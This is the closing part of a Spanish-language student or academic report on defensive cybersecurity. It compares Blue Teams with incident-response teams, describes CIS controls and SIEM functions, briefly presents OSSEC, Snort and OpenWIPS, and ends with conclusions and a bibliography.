


Figure 75 Configuración de la tarjeta de red de la maquina Windows 7 X64, Tomada de autor

Adicionalmente, es importante conocer las siguientes buenas prácticas para estar más prevenidos frente a un ataque informático:

DIFERENCIA ENTRE UN BLUE TEAM Y EQUIPO DE RESPUESTA A INCIDENTES

La siguiente tabla idéntica las diferencias entre un Blue Team y un equipo de respuesta a incidentes informáticos, identificando las características de cada grupo:

Característica	Equipamiento respuesta incidentes informáticos	Equipos Blue team
Equipo	Se enfoca en incidencias informáticas.	Se enfoca en seguridad defensiva.
Operabilidad	Identifica causantes de incidentes y sus consecuencias.	Identifica comportamiento sobre el sistema y aplicaciones.
Hecho	Incidentes de hechos sospechosos.	Actúa sobre ataques de amenaza y riesgos.
Actuador	Gestiona incidencias de una entidad.	Contención de ataques y propone mejoras para la entidad.
Análisis	Analiza situaciones y responde a incidencias	Analiza y evalúa riesgos – soluciones SEIM
Vigilancia	Es periódica, pues los objetivos son específicos y eficientes para nulidad de ataques.	Es constante permitiendo procesos de documentación en bienestar de la entidad.
Estudio	Endurecimiento de software, para reducir el número de incidentes.	Caracterización forense de las maquinas afectadas, propone soluciones y medidas de detección.
Verificación	Efectividad en la respuesta con normalidad en la operatividad de la entidad.	Caracteriza la efectividad de las medidas de seguridad.
Proceso	Gestión de los respectivos incidentes	Rastreo de incidentes de ciberseguridad.

ANÁLISIS DE TRABAJAR CON CIS “CENTER FOR INTERNETSECURITY” COMO PROPUESTA DEL BLUE TEAM

Definición CIS (Center For Internet Security): Este sistema de seguridad tiene como objetivo principal mantener la seguridad de internet, realizando actividades como identificar, ejecutar, validar y proporcionar soluciones correspondientes a procesos de ciber defensa. Este sistema cuenta con diversas herramientas y controles que permiten realizar configuraciones de seguridad sobre el sistema a proteger, coordinado bajo normas legales vigentes.

Como equipo Blue team lo utilizaría como un procedimiento establecido para seguridad contra ataques cibernéticos, ya que maneja un estándar establecido bajo proceso de seguridad y permite controlar al atacante.

Estor procedimientos se ejecutan cuando sucede alguno de los siguientes casos en donde el atacante aprovecha:

- La ubicación de equipos desprotegidos y que se encuentren conectados a una red.
- En el momento de mal uso de los privilegios, caso particular; ser engañado para abrir un archivo maliciosos o acceso a páginas que lo único que buscan es ingresar a tu sistema.
- La explotación de algunas vulnerabilidades como los son puertos, servicios, contraseñas inseguras, cuentas mal protegidas o instalación de software que no son necesarias su ejecución.
- Indagar configuración de la red para exploración remota para distribución de material y/o información maliciosa.
- Alteración del sistema para ingresar configuraciones, manipulación del software y cualquier tipo de información salvaguardada en el disco.
- Hacer uso de cuentas no usadas para realizar los procesos de
- ingreso de información maliciosa, ya que este tipo de cuentas no
- permiten ser descubiertos.
- Rastreo de operación en servicios mal configurados para implantar procesos maliciosos.
- Engaño de usuarios con falsos procesos de información dañada y aplican códigos maliciosos.
- Buscan identificar e indagar si la información confidencial esta salvaguardada con la misma seguridad de la información ordinaria.

FUNCIONES Y CARACTERISTICAS DE UN SIEM

SIEM es un Modelo informático, que permite realizar el proceso de seguridad de la información y la respectiva gestión de ventas. Tiene como principal objetivo detectar amenazas que se presenten en las organizaciones de manera potencial y resolverlas de manera eficiente en un corto tiempo.

FUNCIONES PRINCIPALES.

- Permitir resolver de manera eficiente y eficaz a cualquier tipo de amenaza.
- Analizar en tiempo real ataques que se presente en el hardware y/o software, alertando según el progreso de la amenaza.
- Detectar amenazas, ataques, vulnerabilidad, mal uso del sistema de información, precisando cuál de ellos están en mayor riesgo de ataque.
- Minimizas la afectación del ataque en tiempos cortos.
- Visualizar los proceso y procedimientos de la seguridad en los sistemas teleinformáticas.

CARACTERISTICAS PRINCIPALES.

- Herramientas contra amenazas: Implementar aplicaciones para la seguridad.
- Monitoreo: Convergencia de aplicaciones, fuentes de datos e interfaz, para análisis de la información
- Usuarios: Socializa infracción de políticas de seguridad, bloqueos y desbloqueos de cuentas, cambios en privilegios, entre otros.
- Caracterización: Identificación de eventos discretos, comportamientos sospechosos, concordancias en listas blancas, entre otras.
- Administraciones incidentes: Notifica a los usuarios precisos, procesos de configuración de aletas y acciones automatizadas.
- Contexto de amenazas: Valida eventos sospechosos para ser evaluados y priorizar el de mayor impacto y riesgo.
- Riegos de datos: Recolecta información total del caso generado, ya que permite manejar cantidad de bases de datos.

HERRAMIENTAS PARA LA CONTECIÓN DE ATAQUES INFORMÁTICOS

A continuación, se presentan 3 tipos de herramientas que permiten realizar la contención del ataque, permitiendo la minimización del impacto y del riesgo de pérdida o modificación de la información en el sistema de la organización.

- OSSEC: Permite realizar análisis en el registro de la información, identifica y caracteriza la integridad e información de las alertas que se presenten, admite realizar la administración del sistema a partir de su monitoreo, puede realizar cualquier tipo de detección de ataques para la mayor parte del sistema operativo.
- SNORT: Permite realizar análisis y registros de los paquetes en tiempo real; logra identificar ataques DoS y DDoS. Su utilidad principal es detectar exploits y exploración de puertos. Analiza el tráfico de la red y si existe algún tipo de amenaza bloquea el ataque.
- OPENWIPS: Permite la detección y prevención de ataques en el sistema inalámbrico que se presenta en sensores donde se detectan amenazas, manejo de tráfico para su análisis y caracterización del sistema de seguridad; interfaces de red inalámbricas permitiendo analizar ataques que pueda ser expuesto; y servidores que se generan las aletas y respuesta ante algún tipo de amenaza, permite analizar la información enviada por los sensores

CONCLUSIONES

Existen bastantes herramientas tanto libres como licenciadas que detectan vulnerabilidades de sistemas operativos y los servicios implementados sobre él como bases de datos que realizan análisis de vulnerabilidades, además, la mayoría de ellas generan reportes que las clasifican de acuerdo con su severidad y proponen soluciones; lo que ayuda a los administradores de TI facilitando la gestión de la infraestructura.

Los documentos generados por CIS contienen un gran número de vulnerabilidades conocidas para varios sistemas operativos y servicios de acuerdo con su versión, los cuales se pueden utilizar como línea base para crear plantillas de seguridad para estas plataformas.

En toda organización es necesario que se constituya o exista el área de seguridad informática, conformada por el personal idóneo, para llevar a cabo todas las tareas que impliquen única y exclusivamente, el manejo de la seguridad del sistema informático.

El equipo o personal encargado del área de seguridad, en todo momento deberá tener plenos conocimientos, de todos los temas en cuanto a seguridad informática se requieren, para el adecuado manejo y administración de la seguridad del sistema.

El equipo o personal encargado de la seguridad del sistema, deberá tener las habilidades necesarias para proponer y ejecutar estrategias, que permitan neutralizar los ataques informáticos, utilizando para ello todas las herramientas y acciones adecuadas que permitan frenar los mismos Al hacer parte de un equipo de trabajo para la seguridad de un sistema, o parte del personal responsable de la seguridad del sistema, se requiere que se tenga conocimiento sobre las normas que se tipifican como delitos informáticos, con el fin de no incurrir en ese tipo de conductas, garantizando con ello la seguridad de la información y la integridad de quienes están relacionados estrechamente, con el sistema informático.

BIBLIOGRAFÍA

1. ¿Qué es una auditoría de caja negra, caja blanca y caja gris? - CrossWaller. (2019, 1 de mayo). CrossWaller. http://crosswaller.com/2019/05/01/tipos-de-auditorias-de-seguridad/

2. _ESIC Business & Marketing School. (2018, febrero de). Red team: qué es, estrategias y ejemplo de un caso real. ESIC BUSINESS & MARKETING SCHOOL. https://www.esic.edu/rethink/tecnologia/red-team-experiencia-en-ataque

3. ISACA. 2011. Test de Intrusión: Metodologías. [En línea] 25 de 03 de 2011. https://www.isacavalencia.org/docs/Eventos/2011/201103_25_Carlos.pdf.

4. ¿Qué es un Blue Team y cómo trabaja? (2018, mayo de). IT Digital Security | IT Digital Security. https://www.itdigitalsecurity.es/actualidad/2018/05/que-es-un-blue-team-y-como-trabaja.

5. Donohue, B. (2013, 11 de junio). ¿Qué es una APT? Soluciones de ciberseguridad de Kaspersky para hogares y empresas | Kaspersky. https://latam.kaspersky.com/blog/que-es-apt/761/

6. El ransomware: qué es, cómo se lo evita, cómo se elimina. (s. f.). latam.kaspersky.com. https://latam.kaspersky.com/resource-center/threats/ransomware

7. Ingeniería social: definición. (s. f.). latam.kaspersky.com. https://latam.kaspersky.com/resource-center/definitions/what-is-social-engineering

8. Lara Rodriguez, J. (s. f.). 1.4.1.1 Amenazas internas y externas - Mtro. Juán Rodríguez Lara. Google Sites. https://sites.google.com/site/maestrojuanrodriguezlara/topicos-selectos/1-4-1-la-propagacion-del-lado-obscuro/1-4-1-1-amenazas-internas-y-externas

9. ¿Qué es el phishing? | Cómo protegerse de los ataques de phishing | Malwarebytes. (s. f.). Malwarebytes. https://es.malwarebytes.com/phishing/MARTINEZ, ERNESTO. 2018. Las

Las amenazas la informática. (2018). Google Sites. https://sites.google.com/site/lasamenazaslainformatica/

10. Nmap: the Network Mapper - Free Security Scanner. (s. f.). Nmap: the Network Mapper - Free Security Scanner. https://nmap.org/

11. OpenVAS - Open Vulnerability Assessment Scanner. (s. f.). OpenVAS - Open Vulnerability Assessment Scanner. https://www.openvas.org/

12. ¿Qué son los ataques DoS y DDoS? | Oficina de Seguridad del Internauta. (2018, 21 de agosto). Oficina de Seguridad del Internauta |. https://www.osi.es/es/actualidad/blog/2018/08/21/que-son-los-ataques-dos-y-ddos

13. Metodología de Pruebas de Intrusión en la NIST SP 800-115. (2017). Behique Digital. https://henryraul.wordpress.com/2017/05/10/metodologia-de-pruebas-de-intrusion-en-la-nist-sp-800-115/

14. Burp Suite se actualiza a la versión 1.6 con múltiples mejoras. (2014, 16 de abril). RedesZone. https://www.redeszone.net/2014/04/16/burp-suite-se-actualiza-la-version-1-6-con-multiples-mejoras/

15. Escanear un Servidor Web utilizando Nikto | Alonso Caballero / ReYDeS. (2018, 30 de agosto). www.ReYDeS.com. http://www.reydes.com/d/?q=Escanear_un_Servidor_Web_utilizando_Nikto

16. Tamayo, S. (2020). Riesgo, Amenazas y Vulnerabilidad conceptos claves de un ataque informático. UHEMISFERIOS IMF. https://globalimf.com.ec/openuide/blog/gestion-de-riesgos-informaticos/